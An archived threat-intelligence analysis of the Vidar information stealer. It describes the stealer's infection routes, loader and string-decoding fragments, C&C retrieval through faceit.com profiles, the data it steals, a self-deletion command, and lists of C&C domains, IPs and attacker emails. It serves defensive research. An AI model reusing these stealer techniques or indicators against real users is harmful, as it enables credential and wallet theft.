# Deep Analysis of Vidar Stealer

By S2W

Published: 2022-05-23 · Archived: 2026-04-05 16:23:55 UTC

Author:

(Sojun Ryu) @ Talon


Press enter or click to view image in full size

Monkey Thief

## Executive Summary

- Vidar Stealer is a malware specialized in stealing information mainly distributed as spam mail or crack version commercial software and keygen program. When installed, data such as infected device information, account, and history recorded in the browser is collected and leaked to the C&C server.
- In particular, it is one of the Stealer logs widely traded in DDW, and logs of infected PCs worldwide are being sold.
- Previously, Vidar Stealer communicated with the C&C server hard-coded inside the malware, but from February 3, 2021, the method was changed to dynamically read the C&C server from the regular site.
- Vidar stealer switches its target software frequently in order to steal credential information stored in various browsers and programs. Therefore, the C&C server is continuously changing, so an automated response is necessary.
- S2W LAB has been analyzing Vidar Stealer malware behaviors and tracking changes and preventing related damage by collecting logs that are traded through DDW.

Press enter or click to view image in full size




The flow of Vidar Stealer behavior


## Related Articles

1. Deep Analysis of Raccoon Stealer, Seonghoe Kim
2. Story of the week: Stealers on the Darkweb, Hyunmin Suh & Minjei Cho

## The Routes of Infection

Recently, Vidar Stealer is mainly disguised as a Windows activation software. Because the Windows product is expensive, many people download illegal activation software to use it for free. In addition to Windows, many cases are disguised as a cracked commercial software, keygen software, etc. Users may recognize the risk of the software as most vaccines be able to detect and alert users, but they tend to ignore and execute them by taking their own risk.


Press enter or click to view image in full size




Windows 10 Pro x64 keygen, Ardamax Keylogger 5.2 Crack, SmartMovie v3.25 Keygen

Last year, Vidar Stealer was distributed in South Korea through spam emails impersonated by the Fair Trade Commission. The contents in the email lure victims to open the attached file disguised as an official request letter. If the victim executes the attached file disguised as a document file icon, the user will be infected by Vidar stealer.

Press enter or click to view image in full size




Email disguised as the Fair Trade Commission

As Vidar Stealer has not been distributed with high-level technologies or serious vulnerabilities so far, so if users do not use illegal programs or access suspicious sites with caution, they can sufficiently prevent infection.

# Vidar Stealer Behavior Analysis

## 1. Loader

Vidar Stealer is packed with an unknown loader to prevent analysis. This loader's characteristic is that data, strings, binaries, and other data necessary for malicious behavior do not have regularity. Because of this feature, it is challenging to detect this loader completely with a static method using detection signatures and Yara rules. In addition, even if the loader is detected, there is a limit to accurately distinguishing what the actual internal malicious code is.

- Code that assigns execute permission (VirtualProtect)

  Press enter or click to view image in full size

```
String = 0;
lstrcatA(&String, "VertualBritect");
byte_427581 = 'i';
byte_427587 = 'P';
byte_427589 = 'o';
dword_42757C = GetProcAddress(hModule, &String);
return (dword_42757C)(dword_42847C, uBytes, 64, v1);
```

*Sample1*

```
for ( i = 0; i < 3599819; ++i )
{
  if ( i == 328300 )
    result = VirtualProtect(lpAddress, uBytes, 0x40u, &flOldProtect);
}
return result;
```

*Sample2*

- Additional binary decoding routine

  Press enter or click to view image in full size

```
if ( uBytes == 406 )
{
  IsSystemResumeAutomatic();
  RequestWakeupLatency(LT_DONT_CARE);
}
dword_819370 = -875163516;
dword_819374 = -1;
sub_411030((v3 + v2) ^ (v14 + (v2 >> 5)) ^ v10
v3 += 1640531527;
if ( !--v4 )
  break;
v1 = v12;
```

*Sample1*

```
if ( a1 == 3886 )
  SetHandleInformation(0, 0, 0);
for ( i = 0; i < a1; ++i )
{
  v3 = sub_472FDD(i + a2);
  *v4 ^= v3;
  if ( a1 == 25 )
  {
    GetTimeFormatA(0, 0, 0, 0, 0, 0);
    GetLocaleInfoW(0, 0, 0, 0);
    RegCreateKeyW(0, 0, phkResult);
  }
}
```

*Sample2*

On March 31, 2021, a malware analyst on Twitter (@c3rb3ru5d3d53c) named this Loader "DerpLoader" and noted that Vidar Stealer, as well as other Stealer malware such as KPot Stealer and Racoon Stealer, use it. As a result of the analysis, it was confirmed that all three stealers' loaders are the same loader. Stealers mainly use EXE distribution methods disguised as specific programs, so they are easily exposed to AV. It is assumed that various Stealers use this loader to maximize detection avoidance.

Press enter or click to view image in full size


Vidar Stealer and DerpLoader mentioned on Twitter

## 2. Vidar Stealer

### Decode strings


When Vidar Stealer is executed by the loader, the encoded string is firstly decoded and the string required for malicious behavior is extracted. As a decoding method, RC4 and Base64 are used in combination. For the RC4 Key, a string composed of 18 numbers is used, and each sample uses a different key.

Press enter or click to view image in full size

```
RC4_Key = "465026613113230294";
DecodeString_sub_40192A("AVRdmFlJC01LAq3ljrk=");
dword_48890C = v0;
DecodeString_sub_40192A("T0dbxFoHHhkNGOrlirp4MM2tKg==");
lpszObjectName = v1;
DecodeString_sub_40192A("AUZbw0s=");
```

Encoded strings in Vidar Stealer

Press enter or click to view image in full size




Decoding strings using CyberChef

### Dynamic collection of C&C servers


In the former Vidar Stealer malware, the C&C server address was hard-coded. However, starting on February 3 this year, a method of dynamically collecting C&C servers has started using API functions provided by

“faceit.com”, a Russian game-related community. The advantage of this method is that the faceit.com site cannot be blocked because it is a normal site.

According to the former method, if the C&C server used by the malware is taken down, the malware becomes useless. However, in the case of dynamic collection, the C&C of the malware can be automatically updated by changing the content of “faceit.com” without modifying the malware every time.

```
URL to get C&C
https://api.faceit[.]com/core/v1/nicknames/[Attacker's nickname]
```

Press enter or click to view image in full size




C&C server is included in the ‘about’ field of JSON format data

## Normal DLL file download

After that, Vidar Stealer downloads the normal DLL file required for malicious activity.

```
Normal DLL File Path
C:\ProgramData\
```

### Normal DLL files related to Firefox

1. freebl3.dll
2. mozglue.dll
3. msvcp140.dll
4. nss3.dll
5. softokn3.dll

### Normal DLL files related to C/C++

1. vcruntime140.dll
2. msvcp140.dll

## Request configuration data

After downloading the DLL file, the malware requests a specific page containing the configuration values. On this page, option values for which data to collect from the infected device are specified. Each option value is divided

by ‘,’ and consists of a total of 12 values. Among these, some option values are not actually used. In addition, passwords.txt, information.txt, outlook.txt, files\Soft are unconditionally collected regardless of the options.

```
Example of configuration data page1,1,1,1,1,1,1,1,1,1,250,Default;%DESKTOP%\;*.txt:*.dat:*wallet*.*:
```

**Option 1, 5, 6, 10, 11** : Not used
**Option 2**: Option to steal Browser’s Autofill, Cookies, Credit Cards data
**Option 3**: Option to steal Browser’s History, Downloads
**Option 4**: Option to steal Wallet data
**Option 7**: Option to steal Telegram data
**Option 8**: Option to get the Screen capture
**Option 9**: Option to steal Certain files

## Get S2W’s stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

When the 9th option is activated, all files with a specific file name are collected using the last string separated by ‘;’. The format is as follows, and the collected files are saved in files\Files\[Work Folder].

```
String format for collecting files
[Save Folder];[Target Path];[Target file name list];[Maximum file size];[Seperator]
```

### Data Theft

The target software list is as follows. The target browser may be different for each malware because the attacker can customize the target browser list. As the version of Vidar Stealer goes up, the collection range is getting wider, and as of March 21, the highest version identified is 38. All stolen information is collected in the path below.

```
Path for collecting data
C:\ProgramData\[A-Z0-9]{25}\files\
```

| Path | Stored data | Target information | Option |
|---|---|---|---|
| Soft\ | Specific software data | Authy Desktop | Default |
| Telegram\ | Telegram session data | Telegram | option 7 |
| Wallets\ | Cryptocurrency wallet data | Ethereum, Electrum, ElectrumLTC, Exodus, ElectronCash, Multidoge, JAXX, Atomic | option 4 |
| Files\ | Target file | Received file list | option 9 |
| Autofill\ | Autofill data in browser | - Target Chromium based browsers | option 2 |
| CC\ | Credit card data in browser | | |
| Cookies\ | Cookie data in borwser | - Target browsers (IE, Edge, Firefox, Chrome, Pale Moon, Waterfox, Cyberfox, BlackHawk, IceCat, K-Meleon, Sputnik, Suhba, Tencent, Nichrome, Comodo, CocCoc, Kometa, Chedot, 360 Browser, Cent Browser, Amigo, Chromium, brave, QIP Surf, Maxthon5, Orbitum, Opera, 7Star, Epic Privacy Browser, uCozMedia, Torch, Vivaldi, Elements Browser, QQBrowser, Mustang, TorBro Browser, URAN) | |
| Downloads\ | Download history in browser | | option 3 |
| History\ | Page history in browser | | |
| passwords.txt | Account information | - Target browsers<br>- WinSCP, FileZilla<br>- Purple onion, Pidgin<br>- Thunderbird | Default |
| information.txt | Device information | - Vidar Stealer version<br>- Date, MachineID, GUID, HWID<br>- EXE path, work path<br>- Is 64bit, ProductName, Computer name, User name, Resolution, OS language, Keyboard layout, Local time, Time zone<br>- Processor name, Number of cores, RAM size, Video card<br>- Process list, PID<br>- Installed software, Version | Default |
| outlook.txt | Outlook accounts | Outlook | Default |
| screenshot.jpg | Screenshot | Device | option 8 |

### Compress the collected folder

After collecting all the data, compress the “\files” folder into a ZIP file. The path of the created ZIP file is as follows, and different file names are used for each version.

```
C:\ProgramData\[A-Z0-9]{25}\[MachineGUID][0-9]{10}.zip
```

### Send data

Afterward, it transmits a ZIP file containing the stolen data along with the infected device ID, information, and the version of Vidar to the C&C server.

### Download additional payload

If the attacker sets additional functions, there is the function to download and execute additional malware after leaking information to the C&C server. After requesting HTTP_QUERY_REFRESH, if the result contains the string “http”, it accesses the given URL to read additional configuration data. After this process, finally, it extracts the URL and downloads the malicious payload.

```
Flow of downloading additional payload
C&C Server → Download configuration data → Get download URL → Download another malwarePath and pa
C:\ProgramData\[A-Z0-9]{16}.exe “:Zone.Identifier”
```

### Self-deleting

After performing all malicious actions, Vidar Stealer deletes its own traces with the command below.

```
"C:\Windows\System32\cmd.exe" /c taskkill /im [Filename] /f & erase [File path] & exit
```


## Analysis of the domain used in the attack

S2W LAB has been continuously monitoring and tracking Vidar Stealer's C&C server construction method for three months since February 2021.

### 1. api.faceit.com

The attacker first joined a game-related community in Russia called "faceit.com". After that, the attacker has been updating the C&C server by using the Profile section of the user information page, and the malware requests this information through the API.

Press enter or click to view image in full size




C&C server stored in the user information page

The attacker has changed the community nickname for about three months and the C&C server collection URL. There are a total of 6 nicknames identified so far, and the created time and collected C&C servers are summarized below. When the nickname is replaced, the C&C server is not updated from the existing nickname, and the existing C&C servers are no longer used.

**List of "faceit.com" addresses used to collect C&C servers**
*https://api.faceit.com/core/v1/nicknames/yetveirrifcu, Created time: 2021–02–03 15:39:24 (UTC)*
*https://api.faceit.com/core/v1/nicknames/tronhack, Created time: 2021–02–19 13:13:17 (UTC)*
*https://api.faceit.com/core/v1/nicknames/slowyen, Created time: 2021–03–01 19:34:49 (UTC)*
*https://api.faceit.com/core/v1/nicknames/sergeevih, Created time: 2021–03–11 20:36:28 (UTC)*

*https://api.faceit.com/core/v1/nicknames/dendytest, Created time: 2021–03–15 17:23:12 (UTC)*
*https://api.faceit.com/core/v1/nicknames/xeronxik123, Created time: 2021–03–18 11:07:19 (UTC)*
*https://api.faceit.com/core/v1/nicknames/vyh62lapin, Created time: 2021–03–30 20:46:17 (UTC)*
*https://api.faceit.com/core/v1/nicknames/sslamlssa, Created time: 2021–04–26 15:50:43 (UTC)*
*https://api.faceit.com/core/v1/nicknames/ramilgame, Created time: 2021–05–04 08:40:44 (UTC)*
*https://api.faceit.com/core/v1/nicknames/legomind, Created time: 2021–05–17 23:39:57 (UTC)*
*https://api.faceit.com/core/v1/nicknames/pavel23puef, Created time: 2021–05–24 17:09:30 (UTC)*

## 2. C&C server

The attacker used many domains and IPs because the C&C server was changed in one day or every 3 to 4 days. We arranged the C&C server domains that we collected over three months, and we were able to confirm some characteristics.


- Most domains registered through NameSilo

  Press enter or click to view image in full size


  Numerous C&C servers registered through NameSilo

- E-mail that the attacker used to register the domain. In particular, “xeronxik123” is strongly suspected as the ID was also used as the faceit.com nickname.
  1) *kiseleva.veronika.73@gmail.com*
  2) *xeronxik123@gmail.com*

  Press enter or click to view image in full size




Initially, the attacker registered and used the domain, but after that, it seems that the normal domain was compromised and used as a C&C server. Recently, Vidar communicates with IP type C&C server, and sometimes it is reused when the nickname is changed.

- **Vidar Stealer C&C Server List**
  The latest version of C&C Server list is continuously updated on the Google Sheet

| Source | C&C server | Detected |
|---|---|---|
| Hardcoded inside Malware | shirleyhorn.com | 22.Jan.21 |
| Hardcoded inside Malware | centos8lts.com | 25.Jan.21 |
| Hardcoded inside Malware | guilmettemoron.com | 30.Jan.21 |
| Hardcoded inside Malware | customkitchaid.com | 1.Feb.21 |
| Hardcoded inside Malware | protestbonjer.ml | 3.Feb.21 |
| https://api.faceit.com/core/v1/nicknames/yetveirrifcu | dockclock.pro | 4.Feb.21 |
| https://api.faceit.com/core/v1/nicknames/yetveirrifcu | kenutduk.duckdns.org | 5.Feb.21 |
| https://api.faceit.com/core/v1/nicknames/yetveirrifcu | fuckspha.com | 5.Feb.21 |
| https://api.faceit.com/core/v1/nicknames/yetveirrifcu | duckclack.com | 8.Feb.21 |
| https://api.faceit.com/core/v1/nicknames/yetveirrifcu | centoswiki.co.ug | 11.Feb.21 |
| https://api.faceit.com/core/v1/nicknames/yetveirrifcu | goodssogood.com | 11.Feb.21 |
| https://api.faceit.com/core/v1/nicknames/yetveirrifcu | bittracker.co.ug | 13.Feb.21 |
| https://api.faceit.com/core/v1/nicknames/yetveirrifcu | didntreadlol.com | 15.Feb.21 |
| https://api.faceit.com/core/v1/nicknames/yetveirrifcu | 185.99.133.43 | 16.Feb.21 |
| https://api.faceit.com/core/v1/nicknames/yetveirrifcu | 85.217.222.195 | 17.Feb.21 |
| https://api.faceit.com/core/v1/nicknames/yetveirrifcu | hydrakupi.co.ug | 18.Feb.21 |
| https://api.faceit.com/core/v1/nicknames/yetveirrifcu | paperone.co.ug | 19.Feb.21 |
| https://api.faceit.com/core/v1/nicknames/tronhack | brainstormer.co.ug | 23.Feb.21 |
| https://api.faceit.com/core/v1/nicknames/tronhack | fastkisel.co.ug | 24.Feb.21 |
| https://api.faceit.com/core/v1/nicknames/slowyen | flinstonehouse.co.ug | 2.Mar.21 |
| https://api.faceit.com/core/v1/nicknames/slowyen | mail.kiselev.co.ug | 3.Mar.21 |
| https://api.faceit.com/core/v1/nicknames/slowyen | 92.222.241.84 | 4.Mar.21 |
| https://api.faceit.com/core/v1/nicknames/slowyen | bocksmoke.com | 5.Mar.21 |
| https://api.faceit.com/core/v1/nicknames/slowyen | 209.141.45.236 | 5.Mar.21 |
| https://api.faceit.com/core/v1/nicknames/slowyen | 111.90.150.162 | 5.Mar.21 |
| https://api.faceit.com/core/v1/nicknames/slowyen | blockbock.com | 10.Mar.21 |
| https://api.faceit.com/core/v1/nicknames/slowyen | bockbock.top | 10.Mar.21 |
| https://api.faceit.com/core/v1/nicknames/sergeevih | zockzock.top | 13.Mar.21 |
| https://api.faceit.com/core/v1/nicknames/sergeevih | lookluck.net | 16.Mar.21 |
| https://api.faceit.com/core/v1/nicknames/sergeevih | djalil.top | 18.Mar.21 |
| https://api.faceit.com/core/v1/nicknames/sergeevih | yourpro.top | 18.Mar.21 |
| https://api.faceit.com/core/v1/nicknames/sergeevih | juhjuh.com | 19.Mar.21 |
| https://api.faceit.com/core/v1/nicknames/sergeevih | choohchooh.com | 22.Mar.21 |
| https://api.faceit.com/core/v1/nicknames/sergeevih | ciaociaoline.top | 24.Mar.21 |
| https://api.faceit.com/core/v1/nicknames/sergeevih | ciaociaoline.com | 25.Mar.21 |
| https://api.faceit.com/core/v1/nicknames/sergeevih | data.parafia-strumiany.pl | 26.Mar.21 |
| https://api.faceit.com/core/v1/nicknames/xeronxik123<br>https://api.faceit.com/core/v1/nicknames/vyh62lapin | static.parafia-strumiany.pl | 29.Mar.21 |
| https://api.faceit.com/core/v1/nicknames/vyh62lapin | promo.parafia-strumiany.pl | 4.Apr.21 |
| https://api.faceit.com/core/v1/nicknames/vyh62lapin | cache.krishgarden.com | 6.Apr.21 |
| https://api.faceit.com/core/v1/nicknames/dendytest | gate.akadns9.net | 14.Apr.21 |
| https://api.faceit.com/core/v1/nicknames/vyh62lapin | upload.krishgarden.com | 14.Apr.21 |
| https://api.faceit.com/core/v1/nicknames/vyh62lapin | smtp.omplcement.com | 15.Apr.21 |
| https://api.faceit.com/core/v1/nicknames/vyh62lapin | static.helpmybusiness.ga | 16.Apr.21 |
| https://api.faceit.com/core/v1/nicknames/vyh62lapin | static.accelerator-introlab.ml | 16.Apr.21 |
| https://api.faceit.com/core/v1/nicknames/vyh62lapin | ftp.dwysokinski.me | 19.Apr.21 |
| https://api.faceit.com/core/v1/nicknames/dendytest | 163.172.40.27 | 19.Apr.21 |


| | | |
|---|---|---|
| https://api.faceit.com/core/v1/nicknames/vyh62lapin | 88.198.106.10 | 19.Apr.21 |
| https://api.faceit.com/core/v1/nicknames/vyh62lapin | 49.12.77.13 | 20.Apr.21 |
